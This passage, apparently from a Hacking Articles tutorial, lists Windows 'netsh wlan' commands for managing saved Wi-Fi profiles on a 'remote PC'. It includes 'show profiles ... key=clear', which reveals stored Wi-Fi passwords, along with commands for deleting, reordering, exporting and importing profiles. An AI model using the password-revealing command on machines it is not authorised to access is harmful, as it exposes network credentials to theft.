


Our next command helps us to see the details and password of a particular router.


netsh wlan show profiles name=[profile name] key=clear

Here, profile name is wifi name.

The following image shows the detail of the router named “Yashika”



The next image shows us the password of the router named Yashika with the heading key content. We can see that password is 99********



Our next command allows us to delete a particular wifi connection.


netsh wlan delete profile name=[profile name]

Here, profile name is wifi name.

Next command allows us to set the priority of a wifi network.

netsh wlan set profileorder name=[profile name]interface=[interface_name] priority=1


Here, profile name is wifi name and interface name is network types such as WLAN, LAN.



Next command allows us to stops our remote PC to automatically connect to a network.

netsh wlan set profileparameter name=[profile name] connectionmode=manual

Here, profile name is wifi name.



Next command allows us to export all the details about a wlan network.

netsh wlan export profile name=[profile name]

Here, profile name is wifi name.

Next command helps us to import any wlan file to a particular wifi network.

netsh wlan add profile filename=[path_and_filename.xml] interface=[interface_name]

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles.
She is a hacking enthusiast. contact **here**

← OLDER POSTS